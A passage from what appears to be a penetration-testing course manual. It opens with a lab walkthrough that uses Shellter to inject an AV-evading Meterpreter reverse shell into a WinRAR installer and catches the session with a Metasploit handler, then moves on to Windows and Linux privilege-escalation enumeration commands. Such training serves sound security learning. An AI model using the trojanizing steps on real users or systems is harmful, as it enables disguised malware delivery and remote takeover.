Given that Avira detected our previously generated meterpreter PE, we will use the same payload settings to test Shellter bypass capabilities. After selecting the payload, we are presented with the default options from Metasploit, such as the reverse shell host (LHOST) and port (LPORT):



```

Enable Stealth Mode? (Y/N/H): Y  

*****  

* Payloads *  

*****  

[1] Meterpreter_Reverse_TCP [stager]  

[2] Meterpreter_Reverse_HTTP [stager]  

[3] Meterpreter_Reverse_HTTPS [stager]  

[4] Meterpreter_Bind_TCP [stager]  

[5] Shell_Reverse_TCP [stager]  

[6] Shell_Bind_TCP [stager]  

[7] WinExec  

Use a listed payload or custom? (L/C/H): L  

Select payload by index: 1  

*****  

* meterpreter_reverse_tcp *  

*****  

SET LHOST: 10.11.0.4  

SET LPORT: 4444
  
```

Figure 272: Payload options in shellter

With all parameters set, Shellter will inject the payload into the WinRAR installer and attempt to reach the first instruction of the payload.




Figure 273: shellter verifying the injection

Now that the test succeeded, before transferring over the malicious PE file to our Windows client, we will configure a listener on our Kali machine to interact with the meterpreter payload.

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  thread        yes       Exit technique (Accepted: '', seh, thread, proces
LHOST    10.11.0.4      yes       The listen address
LPORT    4444           yes       The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.11.0.4:4444
```

Listing 511 - Setting up a handler for the meterpreter payload

Next, we will manually scan the resultant file with Avira:




Figure 274: Scanning the malicious PE file using Avira

Since Shellter obfuscates both the payload as well as the payload decoder before injecting them into the PE, Avira's signature-based scan runs cleanly. It does not consider the binary malicious.

Once we execute the file, we are presented with the default WinRAR installation window, which will install the software normally without any issues. Looking back at our handler shows that we successfully received a Meterpreter session but the session appears to die after the installation either finishes or is cancelled:

```
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 3 opened (10.11.0.4:4444 -> 10.11.0.22:51367)

meterpreter >
[*] 10.11.0.22 - Meterpreter session 3 closed. Reason: Died
```

Listing 512 - Receiving the meterpreter session

This makes sense because the installer execution has completed and the process has been terminated. In order to overcome this problem, we can set up an *AutoRunScript* to migrate our Meterpreter to a separate process immediately after session creation. If we re-run the WinRAR setup file after this change to our listener instance, we should receive a different result:

```
msf exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 4 opened (10.11.0.4:4444 -> 10.11.0.22:51371)
[*] Session ID 4 (10.11.0.4:4444 -> 10.11.0.22:51371) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against DESKTOP-T2704CT
[*] Current server process: wrar550.exe (4036)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4832
```

```
[+] Successfully migrated to process 4832
```

```
meterpreter > getuid
Server username: DESKTOP-T2704CT\offsec
```

Listing 513 - Migrating the meterpreter shell into a newly spawned process

After the migration completes, the session will remain active even after we complete the WinRAR installation process or cancel it.

17.3.3.4 Exercises

1. Inject a meterpreter reverse shell payload in the WinRAR executable.
2. Transfer the binary to your Windows client and ensure that it is not being detected by the antivirus.
3. Run the WinRAR installer and migrate your meterpreter shell to prevent a disconnect.
4. Attempt to find different executables and inject malicious code into them using Shellter.

17.4 Wrapping Up

In this module, we discussed the purpose of antivirus software and the most common methods used by vendors to detect malicious code. We briefly explained various antivirus bypass methods that involve different techniques of in-memory shellcode injection and demonstrated successful bypasses using Shellter and PowerShell.

Although we have successfully bypassed antivirus detection in both of our examples, we have barely scratched the surface on the topic of malware detection and evasion. For further reading, and to see how much effort is required for malware writers to evade modern defenses, we encourage you to read the excellent Microsoft article “FinFisher exposed: A researcher’s tale of defeating traps, tricks, and complex virtual machines”.⁴³⁸

⁴³⁸ (Microsoft, 2018), <https://cloudblogs.microsoft.com/microsoftsecure/2018/03/01/finfisher-exposed-a-researchers-tale-of-defeating-traps-tricks-and-complex-virtual-machines/>

18. Privilege Escalation

During a penetration test, we often gain an initial foothold on a system as a standard or non-privileged user. In these cases, we generally seek to gain additional access rights before we can demonstrate the full impact of the compromise. This process is referred to as *Privilege escalation* and it is a necessary skill as “direct-to-root” compromises are arguably rare in modern environments.

In this module, we will assume we have gained non-privileged user access on a Windows and Linux-based target and will demonstrate privilege escalation techniques on those targets.

While every target can be considered unique due to differences in OS versions, patching levels, and various other factors, there are some common escalation approaches. To leverage these, we will search for misconfigured services, insufficient file permission restrictions on binaries or services, direct kernel vulnerabilities, vulnerable software running with high privileges, sensitive information stored on local files, registry settings that always elevate privileges before executing a binary, installation scripts that may contain hard coded credentials, and many others.

18.1 Information Gathering

After compromising a target and gaining the initial foothold as an unprivileged user, our first step is to gather as much information about our target as possible. This allows us to get a better understanding of the nature of the compromised machine and discover possible avenues for privilege escalation.

In this section, we will explore both manual^{439,440} and automated information gathering and enumeration techniques and discuss the strengths and weaknesses of each.

18.1.1 Manual Enumeration

Manually enumerating a system can be time consuming. However, this approach allows for more control and can help identify more exotic privilege escalation methods that are often missed by automated tools.

Some of the commands in this module may require minor modifications depending on the versions of the target operating system. In addition, not all the commands presented in this section will be replicable on the dedicated clients.

18.1.1.1 Enumerating Users

When gaining initial access to a target, one of the first things we should identify is the user context. The **whoami** command, available on both Windows and Linux platforms, is a good place to start.

⁴³⁹ (G0tmi1k, 2011), <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

⁴⁴⁰ (FuzzySecurity, 2014), <https://www.fuzzysecurity.com/tutorials/16.html>

When run without parameters, **whoami** will display the username the shell is running as. On Windows, we can pass the discovered username as an argument to the **net user**⁴⁴¹ command to gather more information.

```
C:\Users\student>whoami
client251\student

C:\Users\student>net user student
User name                      student
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active          Yes
Account expires         Never

Password last set       3/31/2018 10:37:35 AM
Password expires        Never
Password changeable    3/31/2018 10:37:35 AM
Password required       No
User may change password Yes

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              11/8/2019 12:56:15 PM

Logon hours allowed     All

Local Group Memberships  *Remote Desktop Users *Users
Global Group memberships *None
The command completed successfully.
```

Listing 514 - Getting information about users on Windows

Based on the output above, we are running as the *student* user and have gathered additional information including the groups the user belongs to.

On Linux-based systems, we can use the **id**⁴⁴² command to gather user context information:

```
student@debian:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
```

Listing 515 - Getting information about users on Linux

The output reveals we are operating as the *student* user, which has a User Identifier (UID)⁴⁴³ and Group Identifier (GID) of 1000.

⁴⁴¹ (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771865\(v%3Dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771865(v%3Dws.11))

⁴⁴² (Linux man-pages project, 2019), <http://man7.org/linux/man-pages/man1/id.1.html>

⁴⁴³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/User_identifier

To discover other user accounts on the system, we can use the **net user** command on Windows-based systems.

```
C:\Users\student>net user

User accounts for \\CLIENT251

-----
admin          Administrator           DefaultAccount
Guest            student                WDAGUtilityAccount
The command completed successfully.
```

Listing 516 - Getting information about the users on Windows

The output reveals other accounts, including the *admin* account.

To enumerate users on a Linux-based system, we can simply read the contents of the **/etc/passwd** file.

```
student@debian:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
...
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
...
xrdp:x:114:120::/var/run/xrdp:/bin/false
student:x:1000:1000:Student,PWK,,,:/home/student:/bin/bash
mysql:x:115:121:MySQL Server,,,:/nonexistent:/bin/false
```

Listing 517 - Getting information about the users on Linux

The **passwd** file lists several user accounts, including accounts used by various services on the target machine such as *www-data*, which indicates that a web server is likely installed.

Enumerating all users on a target machine can help identify potential high-privilege user accounts we could target in an attempt to elevate our privileges.

18.1.1.2 Enumerating the Hostname

A machine's *hostname* can often provide clues about its functional roles. More often than not, the hostnames will include identifiable abbreviations such as **web** for a web server, **db** for a database server, **dc** for a domain controller, etc.



We can discover the hostname with the aptly-named **hostname**^{444,445} command, which is installed on both Windows and Linux.

Let's run it on Windows first,

```
C:\Users\student>hostname
client251
```

Listing 518 - Getting information about hostname on Windows

and then on Linux:

```
student@debian:~$ hostname
debian
```

Listing 519 - Getting information about hostname on Linux

The fairly generic name of the Windows machine does point to a possible naming convention within the network that could help us find additional workstations, while the hostname of the Linux client provides us with information about the OS in use (Debian).

Identifying the role of a machine can help us focus our information gathering efforts.

18.1.1.3 Enumerating the Operating System Version and Architecture

At some point during the privilege escalation process, we may need to rely on *kernel*⁴⁴⁶ exploits that specifically exploit vulnerabilities in the core of a target's operating system. These types of exploits are built for a very specific type of target, specified by a particular operating system and version combination. Since attacking a target with a mismatched kernel exploit can lead to system instability (causing loss of access and likely alerting system administrators), we must gather precise information about the target.

On the Windows operating system, we can gather specific operating system and architecture information with the **systeminfo**⁴⁴⁷ utility.

We can also use **findstr**⁴⁴⁸ along with a few useful flags to filter the output. Specifically, we can match patterns at the beginning of a line with **/B** and specify a particular search string with **/C:**.

In the example below we'll use these flags to extract the name of the operating system (Name) as well as its version (Version) and architecture (System).

```
C:\Users\student>systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:          Microsoft Windows 10 Pro
OS Version:       10.0.16299 N/A Build 16299
System Type:      X86-based PC
```

Listing 520 - Getting the version and architecture of the running operating system

⁴⁴⁴ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/hostname>

⁴⁴⁵ (Peter Tobias, 2003), <https://linux.die.net/man/1/hostname>

⁴⁴⁶ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Kernel_\(operating_system\)](https://en.wikipedia.org/wiki/Kernel_(operating_system))

⁴⁴⁷ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/systeminfo>

⁴⁴⁸ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/findstr>

The output indicates that the target system is running version 10.0.16299 of Windows 10 Pro on a x86 architecture.

On Linux, the `/etc/issue` and `/etc/*-release` files contain similar information. We can also issue the `uname -a`⁴⁴⁹ command:

```
student@debian:~$ cat /etc/issue
Debian GNU/Linux 9 \n \l

student@debian:~$ cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
...
student@debian:~$ uname -a
Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686 GNU/Linux
```

Listing 521 - Getting the version of the running operating system and architecture

The files located in the `/etc` directory contain the operating system version (Debian 9), and `uname -a` outputs the kernel version (4.9.0-6) and architecture (i686 / x86).

18.1.1.4 Enumerating Running Processes and Services

Next, let's take a look at running processes and services that may allow us to elevate our privileges. For this to occur, the process must run in the context of a privileged account and must either have insecure permissions or allow us to interact with it in unintended ways.

We can list the running processes on Windows with the `tasklist`⁴⁵⁰ command. The `/SVC` flag will return processes that are mapped to a specific Windows service.

Image Name	PID Services
...	
lsass.exe	564 KeyIso, Netlogon, SamSs, VaultSvc
svchost.exe	676 BrokerInfrastructure, DcomLaunch, LSM, PlugPlay, Power, SystemEventsBroker
fontdrvhost.exe	684 N/A
fontdrvhost.exe	692 N/A
svchost.exe	776 RpcEptMapper, RpcSs
dwm.exe	856 N/A
svchost.exe	944 Appinfo, BITS, DsmSvc, gpsvc, IKEEXT, iphlpsvc, LanmanServer, lfsvc, ProfSvc, Schedule, SENS, SessionEnv, ShellHWDetection, Themes, TokenBroker, UserManager, winmgmt, WpnService

⁴⁴⁹ (David MacKenzie, 2003), <https://linux.die.net/man/1/uname>

⁴⁵⁰ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist>

```

svchost.exe          952 TermService
svchost.exe          960 BFE, CoreMessagingRegistrar, DPS, MpsSvc
svchost.exe          988 Dhcp, EventLog, lmhosts, TimeBrokerSvc,
                     WinHttpAutoProxySvc, wscsvc
...
mysqld.exe          1816 mysql
...
  
```

Listing 522 - Getting a list of running processes on the operating system and matching services

The output reveals that the MySQL service is running on the machine, which may be of interest under the right conditions.

Keep in mind that this output does not list processes run by privileged users. On Windows-based systems, we'll need high privileges to gather this information, which makes the process more difficult.

On Linux, we can list system processes (including those run by privileged users) with the **ps**⁴⁵¹ command. We'll use the **a** and **x** flags to list all processes with or without a **tty**⁴⁵² and the **u** flag to list the processes in a user-readable format.

```

student@debian:~$ ps axu
USER      PID %CPU %MEM    VSZ   RSS STAT START   TIME COMMAND
root        1  0.0  0.6  28032  6256 Ss  Nov07  0:03 /sbin/init
root        2  0.0  0.0     0     0 S  Nov07  0:00 [kthreadd]
root      254  0.0  0.9  54536  9924 Ssl Nov07  1:45 /usr/bin/vmtoolsd
root      255  0.0  0.0     0     0 S  Nov07  0:00 [kauditdd]
root      259  0.0  0.4  25956  5100 Ss  Nov07  0:01 /lib/systemd/systemd-journald
root      294  0.0  0.4  17096  4996 Ss  Nov07  0:00 /lib/systemd/systemd-udevd
systemd+   309  0.0  0.3  16884  3940 Ssl Nov07  0:07 /lib/systemd/systemd-timesyncd
root      359  0.0  0.0     0     0 S< Nov07  0:00 [ttm_swap]
root    514  0.0  1.5 53964 16272 Ss Nov07  0:00 /usr/bin/VGAuthService
root      515  0.0  0.2  5256  2816 Ss  Nov07  0:00 /usr/sbin/cron -f
message+   518  0.0  0.3  6368  3896 Ss  Nov07  0:37 /usr/bin/dbus-daemon --system.
rtkit     523  0.0  0.3  24096  3156 SNsl Nov07  0:00 /usr/lib/rtkit/rtkit-daemon
...
student  8868  0.0  0.3 7664 3336 pts/0 R+ 14:25 0:00 ps axu
  
```

Listing 523 - Getting a list of running processes on Linux

The output lists several processes running as root that are worth researching for possible vulnerabilities. Note that our **ps** command is also listed in the output.

18.1.1.5 Enumerating Networking Information

The next step in our analysis of the target host is to review available network interfaces, routes, and open ports.

This information can help us determine if the compromised target is connected to multiple networks and therefore could be used as a pivot. In addition, the presence of specific virtual interfaces may indicate the existence of virtualization or antivirus software.

⁴⁵¹ (Linux man-pages project, 2018), <http://man7.org/linux/man-pages/man1/ps.1.html>

⁴⁵² (Linus Åkesson, 2018), <https://www.linusakesson.net/programming/tty/>

An attacker may use a compromised target to pivot, or move between connected networks. This will amplify network visibility and allow the attacker to target hosts not directly visible from the original attack machine.

We can also investigate port bindings to see if a running service is only available on a loopback address, rather than on a routable one. Investigating a privileged program or service listening on the loopback interface could expand our attack surface and increase our probability of a privilege escalation attack.

We can begin our information gathering on the Windows operating system with **ipconfig**⁴⁵³ using the **/all** flag to display the full TCP/IP configuration of all adapters.

```
C:\Users\student>ipconfig /all

Windows IP Configuration

Host Name . . . . . : client251
Primary Dns Suffix . . . . . : corp.com
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : corp.com

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix . :
  Description . . . . . : Intel(R) 82574L Gigabit Network Connection
  Physical Address. . . . . : 00-0C-29-C1-ED-B0
  DHCP Enabled. . . . . : No
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::bc64:ab2f:a10f:edc9%15(PREFERRED)
  IPv4 Address. . . . . : 10.11.0.22(Preferred)
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :
  DHCPv6 IAID . . . . . : 83889193
  DHCPv6 Client DUID. . . . . : 00-01-00-01-25-55-82-FF-00-0C-29-C1-ED-B0
  DNS Servers . . . . . : 10.11.0.2
  NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter Ethernet1:

  Connection-specific DNS Suffix . :
  Description . . . . . : Intel(R) 82574L Gigabit Network Connection #2
  Physical Address. . . . . : 00-0C-29-C1-ED-BA
  DHCP Enabled. . . . . : No
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::9d3e:158a:241b:beb7%4(PREFERRED)
  IPv4 Address. . . . . : 192.168.1.111(Preferred)
  Subnet Mask . . . . . : 255.255.255.0
```

⁴⁵³ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/ipconfig>

```

Default Gateway . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 167775273
DHCPv6 Client DUID. . . . . : 00-01-00-01-25-55-82-FF-00-0C-29-C1-ED-B0
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                           fec0:0:0:ffff::2%1
                           fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
  
```

Listing 524 - Listing the full TCP/IP configuration on all available adapters on Windows

This machine does have multiple network interfaces. Next, let's take a closer look at its routing tables.

To display the networking routing tables, we will use the **route**⁴⁵⁴ command followed by the **print** argument.

```

C:\Users\student>route print
=====
Interface List
 15...00 0c 29 c1 ed b0 ....Intel(R) 82574L Gigabit Network Connection
  4...00 0c 29 c1 ed ba ....Intel(R) 82574L Gigabit Network Connection #2
  1........................Software Loopback Interface 1
=====

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway        Interface    Metric
          0.0.0.0        0.0.0.0    192.168.1.1    192.168.1.111   281
          0.0.0.0        0.0.0.0    10.11.0.2     10.11.0.22    281
         10.11.0.0    255.255.255.0   On-link         10.11.0.22    281
         10.11.0.22    255.255.255.255  On-link         10.11.0.22    281
         10.11.0.255   255.255.255.255  On-link         10.11.0.22    281
         127.0.0.0      255.0.0.0   On-link         127.0.0.1     331
         127.0.0.1      255.255.255.255  On-link         127.0.0.1     331
       127.255.255.255  255.255.255.255  On-link         127.0.0.1     331
         192.168.1.0    255.255.255.0   On-link         192.168.1.111   281
       192.168.1.111   255.255.255.255  On-link         192.168.1.111   281
       192.168.1.255   255.255.255.255  On-link         192.168.1.111   281
         224.0.0.0      240.0.0.0   On-link         127.0.0.1     331
         224.0.0.0      240.0.0.0   On-link         192.168.1.111   281
         224.0.0.0      240.0.0.0   On-link         10.11.0.22    281
       255.255.255.255  255.255.255.255  On-link         127.0.0.1     331
       255.255.255.255  255.255.255.255  On-link         192.168.1.111   281
       255.255.255.255  255.255.255.255  On-link         10.11.0.22    281
=====

Persistent Routes:
 Network Address      Netmask  Gateway Address  Metric
          0.0.0.0        0.0.0.0    192.168.1.1  Default
          0.0.0.0        0.0.0.0    10.11.0.2  Default
=====
```

⁴⁵⁴ (Microsoft, 2015), [https://docs.microsoft.com/en-us/previous-versions/windows/embedded/jj898618\(v=winembedded.70\)](https://docs.microsoft.com/en-us/previous-versions/windows/embedded/jj898618(v=winembedded.70))

IPv6 Route Table

```
=====
Active Routes:
If Metric Network Destination      Gateway
 1    331 ::1/128                 On-link
 4    281 fe80::/64               On-link
15    281 fe80::/64               On-link
 4    281 fe80::9d3e:158a:241b:bef7/128
                                  On-link
15    281 fe80::bc64:ab2f:a10f:edc9/128
                                  On-link
 1    331 ff00::/8                On-link
 4    281 ff00::/8                On-link
15    281 ff00::/8                On-link
=====
```

Persistent Routes:

None

Listing 525 - Printing the routes on Windows

Finally, we can use **netstat**⁴⁵⁵ to view the active network connections. Specifying the **a** flag will display all active TCP connections, the **n** flag allows us to display the address and port number in a numerical form, and the **o** flag will display the owner PID of each connection.

 C:\Users\student>**netstat -ano**

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	7432
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	776
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING	1472
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	952
TCP	0.0.0.0:8895	0.0.0.0:0	LISTENING	2284
TCP	0.0.0.0:9121	0.0.0.0:0	LISTENING	7432
...				
TCP	127.0.0.1:49689	127.0.0.1:49690	ESTABLISHED	2284
TCP	127.0.0.1:49690	127.0.0.1:49689	ESTABLISHED	2284
TCP	127.0.0.1:49691	127.0.0.1:49692	ESTABLISHED	2284
TCP	127.0.0.1:49692	127.0.0.1:49691	ESTABLISHED	2284
...				

Listing 526 - Listing all active network connections on the Windows operating system

Not only did **netstat** provide us with a list of all the listening ports on the machine, it also included information about established connections that could reveal other users connected to this machine that we may want to target later.

⁴⁵⁵ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat>

Similar commands are available on a Linux-based host. Depending on the version of Linux, we can list the TCP/IP configuration of every network adapter with either **ifconfig**⁴⁵⁶ or **ip**.⁴⁵⁷ Both commands accept the **a** flag to display all information available.

```
student@debian:~$ ip a
...
4: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
  link/ether 00:50:56:8a:4d:48 brd ff:ff:ff:ff:ff:ff
    inet 10.11.0.128/24 brd 10.11.0.255 scope global ens192
      valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:4d48/64 scope link
      valid_lft forever preferred_lft forever
5: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
  link/ether 00:50:56:8a:5c:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.112/24 brd 192.168.1.255 scope global ens224
      valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5c5e/64 scope link
      valid_lft forever preferred_lft forever
```

Listing 527 - Listing the full TCP/IP configuration on all available adapters on Linux

Based on the output above, the Linux client is also connected to more than one network.

We can display network routing tables with either **route**⁴⁵⁸ or **routel**,⁴⁵⁹ depending on the Linux flavor and version.

```
student@debian:~$ /sbin/route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
default         192.168.1.254   0.0.0.0       UG    0      0      0 ens192
10.11.0.0       0.0.0.0        255.255.255.0 U      0      0      0 ens224
192.168.1.0     0.0.0.0        255.255.255.0 U      0      0      0 ens192
```

Listing 528 - Printing the routes on Linux

Finally, we can display active network connections and listening ports with either **netstat**⁴⁶⁰ or **ss**,⁴⁶¹ both of which accept the same arguments.

For example, we can list all connections with **-a**, avoid hostname resolution (which may stall the command execution) with **-n**, and list the process name the connection belongs to with **-p**. We can combine the arguments and simply run **ss -anp**:

```
student@debian:~$ ss -anp
Netid State     Recv-Q Send-Q Local Address:Port  Peer Address:Port
...
tcp  LISTEN    0        80  127.0.0.1:3306      *:*
tcp  LISTEN    0        128   *:22                  *:*
tcp  ESTAB    0        48852  10.11.0.128:22    10.11.0.4:52804
```

⁴⁵⁶ (Fred N. van Kempen, 2003), <https://linux.die.net/man/8/ifconfig>

⁴⁵⁷ (Linux man-pages project, 2011), <http://man7.org/linux/man-pages/man8/ip.8.html>

⁴⁵⁸ (Phil Blundell, 2003), <https://linux.die.net/man/8/route>

⁴⁵⁹ (Linux man-pages project, 2008), <http://man7.org/linux/man-pages/man8/routel.8.html>

⁴⁶⁰ (Bernd Eckenfels, 2003), <https://linux.die.net/man/8/netstat>

⁴⁶¹ (Linux man-pages project, 2019), <http://man7.org/linux/man-pages/man8/ss.8.html>



```
tcp    LISTEN  0      128      ::::22          ::::*
tcp    LISTEN  0      2       ::1:3350          ::::*
tcp    LISTEN  0      2       ::::3389          ::::*
```

Listing 529 - Listing all active network connections on Linux

The output lists the various listening ports and active sessions, including our own active SSH connection.

18.1.1.6 Enumerating Firewall Status and Rules

Generally speaking, a firewall's state, profile, and rules are only of interest during the remote exploitation phase of an assessment. However, this information can be useful during privilege escalation. For example, if a network service is not remotely accessible because it is blocked by the firewall, it is generally accessible locally via the loopback interface. If we can interact with these services locally, we may be able to exploit them to escalate our privileges on the local system.

In addition, we can gather information about inbound and outbound port filtering during this phase to facilitate port forwarding and tunneling when it's time to pivot to an internal network.

On Windows, we can inspect the current firewall profile using the **netsh**⁴⁶² command.

```
C:\Users\student>netsh advfirewall show currentprofile

Public Profile Settings:
-----
State          ON
Firewall Policy   BlockInbound,AllowOutbound
LocalFirewallRules N/A (GPO-store only)
LocalConSecRules  N/A (GPO-store only)
InboundUserNotification Enable
RemoteManagement   Disable
UnicastResponseToMulticast  Enable

Logging:
LogAllowedConnections  Disable
LogDroppedConnections  Disable
FileName              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize           4096

Ok.
```

Listing 530 - Listing the current profile for the firewall on Windows

In this case, the current firewall profile is active so let's have a closer look at the firewall rules.

We can list firewall rules with the **netsh** command using the following syntax:

```
C:\Users\student>netsh advfirewall firewall show rule name=all

Rule Name:      @{Microsoft.Windows.Photos_2018.18022.15810.1000_x86__8wekyb3d8bbw
-----
Enabled:      Yes
Direction:    In
```

⁴⁶² (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts>



```

Profiles: Domain,Private,Public
Grouping: Microsoft Photos
LocalIP: Any
RemoteIP: Any
Protocol: Any
Edge traversal: Yes
Action: Allow

Rule Name: @{Microsoft.Windows.Photos_2018.18022.15810.1000_x86__8wekyb3d8bbw
-----
Enabled: Yes
Direction: Out
Profiles: Domain,Private,Public
Grouping: Microsoft Photos
LocalIP: Any
RemoteIP: Any
Protocol: Any
Edge traversal: No
Action: Allow

Rule Name: @{Microsoft.XboxIdentityProvider_12.39.13003.1000_x86__8wekyb3d8bb
-----
...
  
```

Listing 531 - Listing all the firewall rules on Windows

According to the two firewall rules listed above, the Microsoft Photos application is allowed to establish both inbound and outbound connections to and from any IP address using any protocol. Keep in mind that not all firewall rules are useful but some configurations may help us expand our attack surface.

On Linux-based systems, we must have *root* privileges to list firewall rules with **iptables**.⁴⁶³ However, depending on how the firewall is configured, we may be able to glean information about the rules as a standard user.

For example, the *iptables-persistent*⁴⁶⁴ package on Debian Linux saves firewall rules in specific files under the */etc/iptables* directory by default. These files are used by the system to restore netfilter⁴⁶⁵ rules at boot time. These files are often left with weak permissions, allowing them to be read by any local user on the target system.

We can also search for files created by the **iptables-save** command, which is used to dump the firewall configuration to a file specified by the user. This file is then usually used as input for the **iptables-restore** command and used to restore the firewall rules at boot time. If a system administrator had ever run this command, we could search the configuration directory (*/etc*) or grep the file system for *iptables* commands to locate the file. If the file has insecure permissions, we could use the contents to infer the firewall configuration rules running on the system.

⁴⁶³ (Herve Eychenne, 2003), <https://linux.die.net/man/8/iptables>

